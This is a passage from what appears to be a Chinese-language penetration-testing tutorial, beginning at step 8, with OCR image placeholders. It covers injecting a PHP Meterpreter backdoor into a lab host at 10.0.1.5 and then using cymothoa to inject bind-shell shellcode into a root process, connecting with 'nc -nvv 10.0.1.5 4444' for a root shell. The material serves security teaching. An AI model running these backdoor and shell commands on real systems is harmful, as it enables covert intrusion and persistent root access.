





Step 8. 執行 exploit，完成後門注入並等待接收



Step 9. 最後輸入目標的網頁，10.0.1.5/php meter.php，再我方也可以看到目標已經被攻擊者控制




Step 10. 控制目標主機得到相關資訊



方法二：cymothoa

Step 1. 執行 nc -l -p 1234 > cymothoa-1-beta.tar.gz 等一連串 cymothoa 後門程式安裝，再利用 ps -aux | more，找尋/sbin/udevd --daemon 行程(2415)進行 shellcode 後門程式注入。

最後，sudo ./cymothoa -p 2415 -s 1 -y 4444 進行注入，並成功注入。



Step 2.　在攻擊者端，可以利用 nc -nvv 10.0.1.5 4444 進入目標主機的 shell，並且是以 root 身分執行。